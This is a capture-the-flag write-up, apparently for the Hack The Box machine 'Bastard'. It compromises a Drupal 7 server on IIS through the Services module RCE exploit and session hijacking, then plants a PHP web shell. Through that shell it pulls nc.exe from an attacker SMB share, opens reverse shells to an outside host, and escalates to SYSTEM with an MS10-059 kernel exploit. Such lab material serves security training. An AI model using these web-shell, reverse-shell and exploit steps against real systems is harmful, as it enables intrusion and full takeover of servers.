


#### **Bastard:**



### **Enumeration:**

Runing an Nmap scan return those result.

root@nexus:~# nmap -A -p- 10.10.10.9

```
STATE SERVICE VERSION
         open http Microsoft IIS httpd 7.5
80/tcp
 _http-generator: Drupal 7 (http://drupal.org)
 http-methods:
  Potentially risky methods: TRACE
 http-robots.txt: 36 disallowed entries (15 shown)
 /includes/ /misc/ /modules/ /profiles/ /scripts/
 /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
/INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
 /LICENSE.txt /MAINTAINERS.txt
http-server-header: Microsoft-IIS/7.5
 http-title: Welcome to 10.10.10.9 | 10.10.10.9
         open msrpc Microsoft Windows RPC
135/tcp
49154/tcp open msrpc Microsoft Windows RPC
```

Running dirb show us those directory.

```
root@nexus:~# dirb http://10.10.10.9/
+ http://10.10.10.9/repository (CODE:403|SIZE:1233)
+ http://10.10.10.9/rest (CODE:200|SIZE:62)
+ http://10.10.10.9/reverse (CODE:200|SIZE:9062)
+ http://10.10.10.9/robots.txt (CODE:200|SIZE:2189)
==> DIRECTORY: http://10.10.10.9/includes/
+ http://10.10.10.9/index.php (CODE:200|SIZE:7583)
```

We found port 80 running Drupal 7.0 and msrpc.

Running searchsploit searching drupal exploit show us those information.

```
root@nexus:~# searchsploit drupal
```

```
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL | exploits/php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL | exploits/php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL | exploits/php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL | exploits/php/webapps/35150.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL | exploits/php/webapps/44355.php
Drupal 7.12 - Multiple Vulnerabilities | exploits/php/webapps/18564.txt
Drupal 7.X Module Services - Remote Co | exploits/php/webapps/41564.php
```

## **Exploitation:**

Take the Drupal 7.x Module Services exploit, its a remote code execution.

```
root@nexus:~# searchsploit -m exploits/php/webapps/41564.php drupal_exploit.php
Exploit: Drupal 7.x Module Services - Remote Code Execution
    URL: https://www.exploit-db.com/exploits/41564
    Path: /usr/share/exploitdb/exploits/php/webapps/41564.php
```

Modify the url and endpoint, endpoint is « /rest » as show our dirb result.

```
$url = 'http://10.10.10.9';
$endpoint_path = '/rest|';
$endpoint = 'rest_endpoint';
```

Run the php exploit.

```
root@nexus:~# php drupal_exploit.php
Stored session information in session.json
Stored user information in user.json
Cache contains 7 entries
File written: http://lo.lo.lo.9/dixuSOspsOUU.php
```

It give us two files « user.json and session.json», open user.json and it show us information about admin like email and password hash.

Open session.json it show those information.

```
{
    "session_name": "SESSd873f26fc11f2b7e6e4aa0f6fce59913",
    "session_id": "cox5F00fUx6wHX0q8J85X90k4SdP0ph2WQAHm14FWkM",
    "token": "7kqYWnvgX4vQSCTqPZrGLSglQ5KCgZcpQT5HTKic9rA"
}
```

We got cookie, go to <a href="http://10.10.10.9">http://10.10.10.9</a>

Press F12 and go to Storage, add a new cookie with those paramter:

Name:


SESSd873f26fc11f2b7e6e4aa0f6fce59913

Value:

cox 5FOOf Ux 6wHX 0q8J85X9Ok4SdPOph 2WQAHm 14FWkM; to ken=7kqYWnvgX4vQSCTqPZrGLSglQ5KCgZcpQT5HTKic9rA



Press F5 for refresh the page and you will be loged as admin. Go to modules and enable PHP filter, then scroll down and save configuration.



Click on add content > basic page.

Title: Reverse

Content:<?php system(\$\_GET['cmd']); ?>

Scroll down as Text format choose PHP code.



Scroll down at URL path settings, put an alias at our reverse shell page.



Save the file, download nc.exe binary and put it on your computer inside «/var/www/html ». Then start a smbserver with impacket script.

root@nexus:~# cp /usr/share/windows-resources/binaries/nc.exe /var/www/html/

```
root@nexus:/usr/share/doc/python-impacket/examples# python smbserver.py volken /var/www/html/
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Config file parsed

[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0

[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0

[*] Config file parsed

[*] Config file parsed

[*] Config file parsed
```

Now browse our php webshell for copy our nc.exe inside the box.

10.10.10.9/reverse?cmd=copy \\10.10.14.17\volken\nc.exe nc.exe

Edit

# reverse

View

1 file(s) copied.

Start a netcat listener and send a netcat reverse shell from our php webshell.

```
root@nexus:~# nc -nvlp 4444
listening on [any] 4444 ...
```

10.10.10.9/reverse?cmd=nc.exe 10.10.14.17 4444 -e cmd.exe

```
root@nexus:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.9] 54991
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\inetpub\drupal-7.54>whoami
whoami
nt authority\iusr
```

And we got a shell as iusr, take user flag.

```
C:\Users\dimitris\Desktop>type user.txt
type user.txt
ba22fde1932d06eb76a163d312f921a2
```

User.txt = ba22fde1932d06eb76a163d312f921a2

## **Privilege Escalation:**

On the box type « systeminfo » and save output to a text file on your computer.

```
C:\inetpub\drupal-7.54>systeminfo
systeminfo

Host Name: BASTARD
OS Name: Microsoft Windows Server 2008 R2 Datacenter
OS Version: 6.1.7600 N/A Build 7600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
```

Download Windows Exploit Suggester python script.

Source: <a href="https://github.com/GDSSecurity/Windows-Exploit-Suggester">https://github.com/GDSSecurity/Windows-Exploit-Suggester</a>

Update the tool for downloaded the most updated database and install dependencies.

```
root@nexus:~# apt-get install python-xlrd
root@nexus:~# pip install xlrd --upgrade
```

```
root@nexus:~/Téléchargements/Windows-Exploit-Suggester-master# ./windows-exploit-suggester.py --update
[*] initiating winsploit version 3.3...
[+] writing to file 2019-08-29-mssb.xls
[*] done
```

Run the python script with the updated database and the systeminfo output.

```
root@nexus:~/Téléchargements/Windows-Exploit-Suggester-master# ./windows-exploit-suggester.py --database 2019-
08-29-mssb.xls --systeminfo systeminfo.txt
```

```
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*] http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*] http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass
(MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-031: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
```

It give a lot exploit, let's try the MS10-059.

Searching on google i found the compiled binary, download it.

Source: <a href="https://github.com/SecWiki/windows-kernel-exploits/raw/master/MS10-059/">https://github.com/SecWiki/windows-kernel-exploits/raw/master/MS10-059/</a> MS10-059.exe

One downloaded put it under « /var/www/html » and download it on the box trought our php webshell again.

```
10.10.10.9/reverse?cmd=copy \\10.10.14.17\volken\ms10-059.exe priv.exe
```

Once downloaded run it.

```
C:\inetpub\drupal-7.54>privesc.exe
privesc.exe
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Usage: Chimichurri.exe ipaddress port <BR>
```

We need to put our ip and port for get the SYSTEM reverse shell, start a netcat listener.

```
root@nexus:~# nc -nvlp 5555
listening on [any] 5555 ...
```

Start the exploit again.

```
C:\inetpub\drupal-7.54>privesc.exe 10.10.14.17 5555
privesc.exe 10.10.14.17 5555
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Changing registry values...<BR>/Chimichurri/-->Got SYSTEM token...<BR>/Chimichurri/-->Running reverse shell...<BR>/Chimichurri/-->Restoring default registry values...<BR>
```

```
root@nexus:~# nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.9] 59037
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\inetpub\drupal-7.54>whoami
whoami
nt authority\system
```

We got a shell as system, get our root flag.

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
 Volume Serial Number is 605B-4AAA
 Directory of C:\Users\Administrator\Desktop
            08:33 🗘
19/03/2017
                        <DIR>
19/03/2017
            08:33
                        <DIR>
            08:34 PP
19/03/2017
                                    32 root.txt.txt
               1 File(s)
                                     32 bytes
               2 Dir(s) 30.793.277.440 bytes free
C:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
4bf12b963da1b30cc93496f617f7ba7c
```